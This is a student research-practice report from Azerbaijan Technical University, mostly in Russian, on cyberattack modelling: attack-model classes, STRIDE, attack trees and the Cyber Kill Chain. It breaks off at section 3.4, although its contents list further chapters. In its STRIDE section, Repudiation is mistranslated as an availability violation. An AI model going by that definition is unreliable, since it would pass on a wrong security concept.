 ****

**Azərbaycan Respublikası Elm və Təhsil Nazirliyi**

**Azərbaycan Texniki Universiteti**

**Yüksək Təhsil İnstitutu**

**MAGİSTRANTIN ELMİ-TƏDQİQAT**

**TƏCRÜBƏSİNİN HESABATI**

**Təcrübə müddəti:** **2025-cü il fevral ayının 17 – dən**

**2025-cü il mart ayının 26 -dək**

**Magistrant:** Nəcəfov Nicat Ceyhun oğlu \_\_\_\_\_\_\_\_\_\_\_\_

(s.a.a.) (imza)

**Təcrübə rəhbəri:** Babayeva Arzu Ələm qızı \_\_\_\_\_\_\_\_\_\_\_\_

(vəzifəsi,s.a.a.) (imza)

Подходы к моделированию кибератак на критические информационные инфраструктуры

**Təcrübə üzrə topladığı bal:** \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_

(rəqəm və hərflə) (imza)

**“\_\_\_\_\_” \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2025-ci il**

**BAKI-2025 il**

Содержание

[Введение 3](#_Toc161761557)

[ГЛАВА I. ОБЩЕЕ ЗНАКОМСТВО СО СТРУКТУРОЙ КАФЕДРЫ КИБЕРБЕЗОПАСНОСТИ АЗЕРБАЙДЖАНСКОГО ТЕХНИЧЕСКОГО УНИВЕРСИТЕТ 5](#_Toc161761558)

[1.1 Составление рабочего графика практиканта 5](#_Toc161761559)

[1.2 Знакомство с научно-исследовательским опытом 6](#_Toc161761560)

[1.3 Инфраструктура, исследовательские проблемы, объекты и инструменты Азербайджанского Технического Университета](#_Toc161761561) 6

[1.4 Сущность, содержание и цели научно-исследовательской практики 6](#_Toc161761562)

[1.5 Анализ существующих возможностей во время научно-исследовательской практики в кафедре кибербезопасности 7](#_Toc161761563)

[ГЛАВА II. МОДЕЛИ КИБЕРАТАК И ИХ КЛАССИФИКАЦИЯ 7](#_Toc161761564)

[2.1 Что такое модели кибератак и как они помогают в защите. 7](#_Toc161761565)

[2.2 Клиссификация моделей кибератак 8](#_Toc161761566)

[2.3 Структура модели атаки 8](#_Toc161761567)

[2.4 Применение моделей атак в реальнй практике 8](#_Toc161761568)

[2.5 Технологические и практические ограничения в моделях атак 8](#_Toc161761569)

[ГЛАВА III. ТЕОРЕТИЧЕСКИЕ И ЭМПИРИЧЕСКИЕ МОДЕЛИ АТАК 9](#_Toc161761570)

[3.1 Теоретические модели атак: основы и применение 9](#_Toc161761571)

[3.2 Пример дерева атак. 9](#_Toc161761572)

[3.3 Эмпирические модели атак: анализ реальных инцидентов. 10](#_Toc161761573)

[3.4 Преимущества и ограничения эмпирических моделей. 10](#_Toc161761574)

[ГЛАВА IV. МЕТОДЫ ЗАЩИТЫ И АНАЛИЗ УГРОЗ 10](#_Toc161761575)

[4.1 Анализ уязвимостей: поиск слабых мест в системе. 10](#_Toc161761576)

[4.2 Управление рисками: основы и принципы. 10](#_Toc161761577)

[4.3 Сценарный анализ угроз: построение вероятных атак. 10](#_Toc161761578)

[4.4 Инструменты для анализа и предотвращения угроз. 11](#_Toc161761579)

[4.5 Разработка планов реагирования на угрозы. 11](#_Toc161761580)

[ГЛАВА V. ПРИМЕРЫ АТАК И ЗАЩИТЫ В КРИТИЧЕСКИХ СИСТЕМАХ. 12](#_Toc161761581)

[5.1 Пример атаки на банковскую систему. 12](#_Toc161761582)

[5.2 Стратегии защиты при атаке на финансовые системы. 13](#_Toc161761583)

[5.3 Маскировка атак и скрытые угрозы. 13](#_Toc161761584)

[5.4 Преимущества и недостатки различных методов защиты. 14](#_Toc161761585)

[5.5 Обучение персонала и реагирование на угрозы. 15](#_Toc161761586)

[5.6 Программное моделирование атак на примере DDoS. 16](#_Toc161761587)

[ВЫВОД 19](#_Toc161761588)

[ЛИТЕРАТУРА 20](#_Toc161761589)

**Введение**

Институт киберфизических систем и кибербезопасности, работающий в составе Азербайджанского технического университета (АзТУ), занимается исследованиями в области киберфизических систем и кибербезопасности в связи с развитием современных технологий.

Киберфизические системы — это сложные системы, которые интегрируют информационно-коммуникационные технологии для управления и мониторинга физических процессов. Безопасность этих систем имеет важное значение для устойчивости национальной критической инфраструктуры, включая такие отрасли, как промышленность, энергетика, водоснабжение, транспорт и другие. Институт также проводит исследования в области применения технологий искусственного интеллекта в киберфизических системах. Эти исследования охватывают использование алгоритмов искусственного интеллекта для обнаружения, предотвращения и прогнозирования угроз безопасности. Кроме того, институт занимается исследованием проблем безопасности сенсорных сетей в киберфизических системах. Эти исследования направлены на разработку методов решения проблем кибербезопасности в сенсорных сетях.

Деятельность института направлена на увеличение научных знаний в области киберфизических систем и кибербезопасности, разработку и внедрение новых технологий, а также подготовку высококвалифицированных специалистов. Основные цели и направления деятельности Института Институт киберфизических систем и кибербезопасности (И КФС и КБ) является важным научно-исследовательским учреждением в составе АзТУ. Основной целью института является проведение научных исследований в области киберфизических систем и кибербезопасности, разработка новых технологий и подготовка специалистов в этой области. Институт проводит исследования в таких областях, как безопасность киберфизических систем, применение технологий искусственного интеллекта и проблемы безопасности сенсорных сетей. Эти исследования направлены на обеспечение устойчивости национальной критической инфраструктуры и разработку инновационных решений в области кибербезопасности.

Институт также участвует в международных научных сотрудничествах и проектах, с целью внесения вклада в решение глобальных проблем кибербезопасности. Эта деятельность способствует укреплению позиций Азербайджана в области кибербезопасности и подготовке специалистов, соответствующих международным стандартам.

Киберфизические системы и их значение

Киберфизические системы (КФС) — это сложные структуры, которые соединяют цифровые и аналоговые устройства, интерфейсы, сети и компьютерные системы с физическим миром. Эти системы основаны на компьютерных системах, которые обрабатывают информацию и выполняют специальные задачи в таких отраслях, как автомобилистроение, авиация, энергетика и других. КФС эффективно интегрируют кибернетические и физические компоненты, используя современные технологии сенсоров, вычислений и сетей. Направления исследований института И КФС и КБ проводит исследования по следующим основным направлениям:

Применение технологий искусственного интеллекта: Искусственный интеллект помогает быстро обнаруживать киберугрозы и находить автоматические решения для повышения безопасности системы. Институт проводит исследования применения технологий искусственного интеллекта в области безопасности киберфизических систем.

Безопасность сенсорных сетей: Сенсорные сети, являющиеся важным компонентом КФС, также являются объектом исследований института. Эти исследования направлены на разработку методов решения проблем кибербезопасности в сенсорных сетях.

Применение технологий Fog Computing: Институт также проводит исследования применения технологий Fog Computing и анализа проблем кибербезопасности в киберфизических системах. Fog Computing — это модель вычислений, которая выполняет обработку данных и реализацию приложений на периферии сети, на вычислительных узлах.

Международное сотрудничество и тренинги

Институт участвует в международных научных сотрудничествах и проектах, с целью внесения вклада в решение глобальных проблем кибербезопасности. Например, Министерство цифрового развития и транспорта Азербайджанской Республики совместно с Израильским институтом "Technion" создало Центр кибербезопасности Азербайджана. В течение трех лет планируется провести кибербезопасностные тренинги для более 1000 человек в Азербайджане. Деятельность института направлена на увеличение научных знаний в области киберфизических систем и кибербезопасности, разработку и внедрение новых технологий, а также подготовку специалистов в данной области.

# ГЛАВА I. ОБЩЕЕ ЗНАКОМСТВО СО СТРУКТУРОЙ КАФЕДРЫ КИБЕРБЕЗОПАСНОСТИ АЗЕРБАЙДЖАНСКОГО ТЕХНИЧЕСКОГО УНИВЕРСИТЕТА

# Составление рабочего графика практиканта

Правильное составление рабочего графика стажеров играет важную роль в их обучении и профессиональном развитии. Этот процесс способствует лучшей адаптации стажеров к рабочей среде, более эффективному усвоению инструкций, а также повышению их мотивации и морального состояния. При составлении рабочего графика необходимо учитывать следующие ключевые моменты:

Интеграция инструктажей и стажировки: Задачи, поставленные перед стажерами, должны позволять им применять теоретические знания на практике. Это поможет развить их профессиональные навыки и усилит процесс обучения в реальной рабочей среде.

Ориентация на различные задачи: практикантов следует поощрять к работе в разных областях и на различных должностях.

Это расширит их навыки и поможет разнообразить их интересы и опыт.

Консультации и поддержка: Важно иметь систему поддержки и консультирования для стажеров. Назначенные наставники или руководители должны быть готовы отвечать на вопросы, предоставлять необходимые инструкции и давать советы по развитию карьеры.

Оценка: Процесс адаптации и развития стажеров должен регулярно оцениваться, а стажерам необходимо предоставлять обратную связь.

Это создаст мотивацию для самосовершенствования и дальнейшего развития профессиональных навыков. Правильно составленный рабочий график для стажеров позволяет им быть более эффективными и продуктивными в рамках организации, а также помогает им делать уверенные шаги к своим карьерным целям. Этот процесс вносит вклад в успех как самих стажеров, так и предприятия в целом.

# Знакомство с научно-исследовательским опытом

Научно-исследовательская практика является важной частью академического и профессионального развития. Эта практика предоставляет студентам и специалистам возможность применить теоретические знания на практике, получить новые данные, решать проблемы и тестировать инновационные идеи. Через научно-исследовательскую практику практиканты развивают навыки самостоятельного мышления, критического анализа, сбора и анализа данных, а также представления результатов. Значение научно-исследовательской практики крайне важно для применения теоретических знаний. Для студентов и молодых исследователей увидеть, как теоретические знания применяются на практике, дает возможность использовать их для решения современных проблем.

Научно-исследовательская практика укрепляет навыки самостоятельных исследований. Здесь развиваются такие умения, как исследовательская методология, сбор и анализ данных, а также написание научных работ. Новые идеи и подходы дают исследователям возможность исследовать новые концепции в своей области и предлагать инновации, что способствует развитию науки и технологий. Во время научно-исследовательской практики важно принимать участие в исследовательских проектах в академических учреждениях, сотрудничать с преподавателями и профессорами. Важно также участвовать в научных мероприятиях, представлять результаты исследований и быть в курсе новых достижений в своей области. Практиканты должны поддерживать регулярный контакт с преподавателями и наставниками, извлекая пользу из их знаний и опыта. Также крайне важно развивать критическое мышление и способность работать самостоятельно, чтобы исследовать новые идеи и отвечать на возникающие вопросы. Процесс научных исследований может быть сложным и длительным. Для того чтобы найти оптимальные результаты, необходимо проявлять терпение и продолжать работать на протяжении всего исследования. Научно-исследовательская практика является ценным шансом для личного и профессионального развития. Полученные знания, навыки и опыт в дальнейшем дадут преимущества как в академической сфере, так и в повседневной жизни.

**1.3 Азербайджанский Технический Университет: Инфраструктура, Исследовательские Проблемы, Объекты и Инструменты**

Азербайджанский Технический Университет (АзТУ) — ведущий исследовательский и образовательный центр, играющий ключевую роль в подготовке специалистов в области информационных технологий и кибербезопасности. Университет активно развивает исследования в области защиты данных и критической инфраструктуры. Инфраструктура Университета АзТУ оснащен современными лабораториями, вычислительными системами и платформами для разработки решений в области кибербезопасности. Это обеспечивает проведение сложных исследований и экспериментов в реальном времени. Исследовательские Проблемы:

Основная проблема — разработка новых методов защиты информационных систем и критической инфраструктуры. Исследования охватывают сетевые угрозы, киберпреступность и защиту данных в облачных вычислениях.

Объекты и Инструменты Исследования:

Объектами исследования являются информационные системы, сетевые инфраструктуры и искусственный интеллект для защиты данных. Используются современные программные средства для анализа угроз и защиты информации, а также международные стандарты. Роль АзТУ в Информационной Безопасности АзТУ активно развивает кибербезопасность в Азербайджане, обучая специалистов и разрабатывая инновационные методы защиты критической инфраструктуры и данных.

**1.4 Сущность, содержание и цели научно-исследовательской практики**

В данном подразделе рассмотрены сущность, содержание и цели научно-исследовательской практики.

Сущность научно-исследовательской практики: Научно-исследовательская практика — это сложный и многогранный процесс, который включает поиск новых знаний, расширение существующей базы знаний и решение проблем с помощью научных методов. Эта практика охватывает различные исследования и эксперименты в разных научных областях и позволяет формировать новые гипотезы, проверять теории и внедрять инновационные решения.

Содержание научно-исследовательской практики:

Содержание научно-исследовательской практики охватывает широкий спектр, от фундаментальных исследований до прикладных. Это включает в себя разработку новых технологий, решение важных социальных проблем и внедрение инновационных подходов в различных областях. В содержание практики также входят методология, исследовательские методы, аналитические инструменты и анализ полученных результатов.

Цели научно-исследовательской практики:

Основная цель научно-исследовательской практики — обеспечить постоянное развитие общества и науки. Это достигается через научные открытия, технологические достижения и проведение исследований, направленных на решение социальных и экономических проблем. Кроме того, цель практики — подготовка новых поколений ученых, распространение научных знаний и поддержка принятия решений, основанных на научных данных. В результате, научно-исследовательская практика представляет собой целенаправленную и систематическую деятельность, способствующую развитию как общества, так и науки.

### **1.5 Анализ существующих возможностей во время научно-исследовательской практики в кафедре кибербезопасности**

Кафедра кибербезопасности Азербайджанского Технического Университета (АзТУ) является одним из ведущих исследовательских центров страны в области информационной безопасности. В ходе научно-исследовательской практики на кафедре, анализ существующих возможностей является важным для повышения научно-технического потенциала и эффективности проводимых исследований.

**Техническая и технологическая инфраструктура:** Кафедра обладает современным техническим оснащением, что позволяет проводить комплексные исследования в области кибербезопасности. Высокопроизводительные вычислительные системы, серверные комнаты и лаборатории обеспечивают необходимые условия для работы с большими объемами данных, искусственным интеллектом и машинным обучением. Кафедра также имеет связь с международными научными сетями, что облегчает сотрудничество с учеными со всего мира.

**Человеческие ресурсы:** Одним из главных преимуществ кафедры является её профессиональный и опытный научный коллектив. Преподаватели и исследователи кафедры обладают высокой квалификацией в различных областях информационной безопасности и могут применять новые подходы в научных исследованиях, что способствует повышению качества и эффективности работы.

**Возможности для исследований и разработки:** Кафедра предоставляет широкие возможности для фундаментальных и прикладных исследований в области кибербезопасности. В частности, исследования охватывают такие актуальные темы, как защита данных, безопасность сетевых инфраструктур, облачные вычисления, искусственный интеллект и разработка новых веб-технологий. Это создает благоприятные условия для инноваций и продвижения научных достижений.

**Международное сотрудничество и проекты:** Кафедра активно сотрудничает с международными научными учреждениями и участвует в многочисленных международных исследованиях и проектах. Это сотрудничество способствует признанию научных результатов кафедры на мировом уровне и их распространению за рубежом. Таким образом, наличие мощной технической инфраструктуры, квалифицированных специалистов, возможности для проведения исследований и активное международное сотрудничество играют ключевую роль в успешной научно-исследовательской деятельности кафедры кибербезопасности АзТУ. Это также способствует укреплению позиции Азербайджана в области информационной безопасности.

**ГЛАВА II. МОДЕЛИ КИБЕРАТАК И ИХ КЛАССИФИКАЦИЯ**

**2.1. Что такое модели кибератак и как они помогают в защите?**

Модели кибератак — это инструменты, которые помогают исследовать и прогнозировать действия злоумышленников в информационных системах. Они позволяют смоделировать возможные атаки, чтобы заранее выявить уязвимости и подготовить систему к защите. Эти модели часто применяются для создания сценариев атак, анализа их последствий и разработки более эффективных стратегий безопасности. Основная цель таких моделей — предсказать, как может происходить кибератака, и помочь разработать адекватные методы защиты.

**2.2. Классификация моделей атак**

Модели атак можно классифицировать на несколько типов, среди которых выделяют теоретические, эмпирические и симуляционные.

Теоретические модели основаны на математическом анализе и логике, они помогают предсказать возможные уязвимости системы на основе теоретических знаний.

Эмпирические модели основываются на реальных инцидентах, анализе кибератак, что делает их более практичными и актуальными.


Симуляционные модели — это тесты, которые моделируют реальные атаки в контролируемой среде и позволяют оценить готовность системы к защите. 

Рис. 1 - Фрагмент обобщенной модели атак

**2.3. Структура модели атаки**

Каждая модель атаки состоит из нескольких уровней, начиная с комплексного уровня, на котором определяются цели атаки, таких как система, данные или сервисы. Затем переходит на сценарный уровень, где рассматриваются конкретные шаги, которые предпринимает злоумышленник, включая разведку, использование уязвимостей и внедрение вредоносного ПО. На каждом этапе сценария определяются действия, направленные на компрометацию системы, что помогает глубже понять процесс атаки.

**2.4. Применение моделей атак в реальной практике**

Модели атак, как теоретические, так и эмпирические, активно применяются в реальной практике. Например, на основе теоретических моделей можно строить системы защиты и прогнозировать возможные уязвимости, в то время как эмпирические модели помогают разрабатывать действия по защите на основе реальных инцидентов и опытов с предыдущими кибератаками. Эти модели могут быть использованы для тренировки сотрудников по реагированию на угрозы и разработки планов реагирования в случае атаки.

**2.5. Технологические и практические ограничения в моделях атак**

Несмотря на все преимущества, у моделей атак есть и ограничения.

Теоретические модели часто бывают слишком абстрактными и не всегда могут отразить реальное поведение злоумышленников.

Эмпирические модели, несмотря на их практическую ценность, могут отставать от современных угроз, так как они основаны на прошлом опыте.

Симуляционные модели требуют значительных вычислительных ресурсов и опытных специалистов для эффективного применения.

**ГЛАВА III.** **ТЕОРЕТИЧЕСКИЕ И ЭМПИРИЧЕСКИЕ МОДЕЛИ АТАК**

**3.1. Теоретические модели атак: основы и применение**

Теоретические модели атак описывают возможные сценарии взлома системы на основе логики и математических расчетов. Эти модели основываются на формализованных представлениях, которые помогают прогнозировать угрозы и уязвимости в системе, прежде чем они могут быть использованы злоумышленниками. Одной из таких моделей является STRIDE, которая классифицирует угрозы по шести направлениям: подделка (Spoofing), порча данных (Tampering), утечка информации (Information Disclosure), отказ в обслуживании (Denial of Service), повышение привилегий (Elevation of Privilege) и нарушение доступности (Repudiation). Теоретические модели хорошо работают на этапе проектирования системы, когда важно заранее предусмотреть возможные угрозы и уязвимости, а также создать архитектуру, способную противостоять этим угрозам. Важно, что такие модели не всегда могут учесть все аспекты реальной угрозы, но они играют ключевую роль в начале разработки систем безопасности.

**3.2. Пример дерева атак**

Дерево атак — это графическое представление всех возможных путей, которыми может воспользоваться злоумышленник для достижения своей цели. Оно начинается с главной цели атаки, например, получение доступа к базе данных, и далее показывает возможные методы для достижения этой цели, включая все возможные уязвимости и обходные пути.




Рис. 2 - Подробное дерево событий атаки на рабочую станцию

Это дерево помогает не только выявить уязвимости, но и систематизировать знания о возможных методах атаки, что позволяет эффективно планировать защиту. Использование такого подхода помогает определять критические точки системы, которые должны быть защищены в первую очередь. Дерево атак служит важным инструментом в процессе тестирования на проникновение (penetration testing), что позволяет моделировать реальные сценарии атак и искать способы их предотвращения.

**3.3. Эмпирические модели атак: анализ реальных инцидентов**

Эмпирические модели атак строятся на основе анализа реальных инцидентов, атак и статистики. Примером такой модели является Cyber Kill Chain, которая состоит из нескольких этапов атаки: разведка, доставка вредоносного ПО, эксплуатация уязвимостей, установление бекдоров и, наконец, кража данных. Каждый из этих этапов предполагает возможность выявления и нейтрализации угрозы на определенном уровне атаки. Эмпирические модели помогают строить практичные системы защиты, основанные на опыте реальных атак и инцидентов, что делает их особенно ценными для разработки оперативных защитных мер. Эти модели могут быть использованы для мониторинга в реальном времени, создания системы раннего предупреждения и реакции на угрозы.

**3.4. Преимущества и ограничения эмпирических моделей**

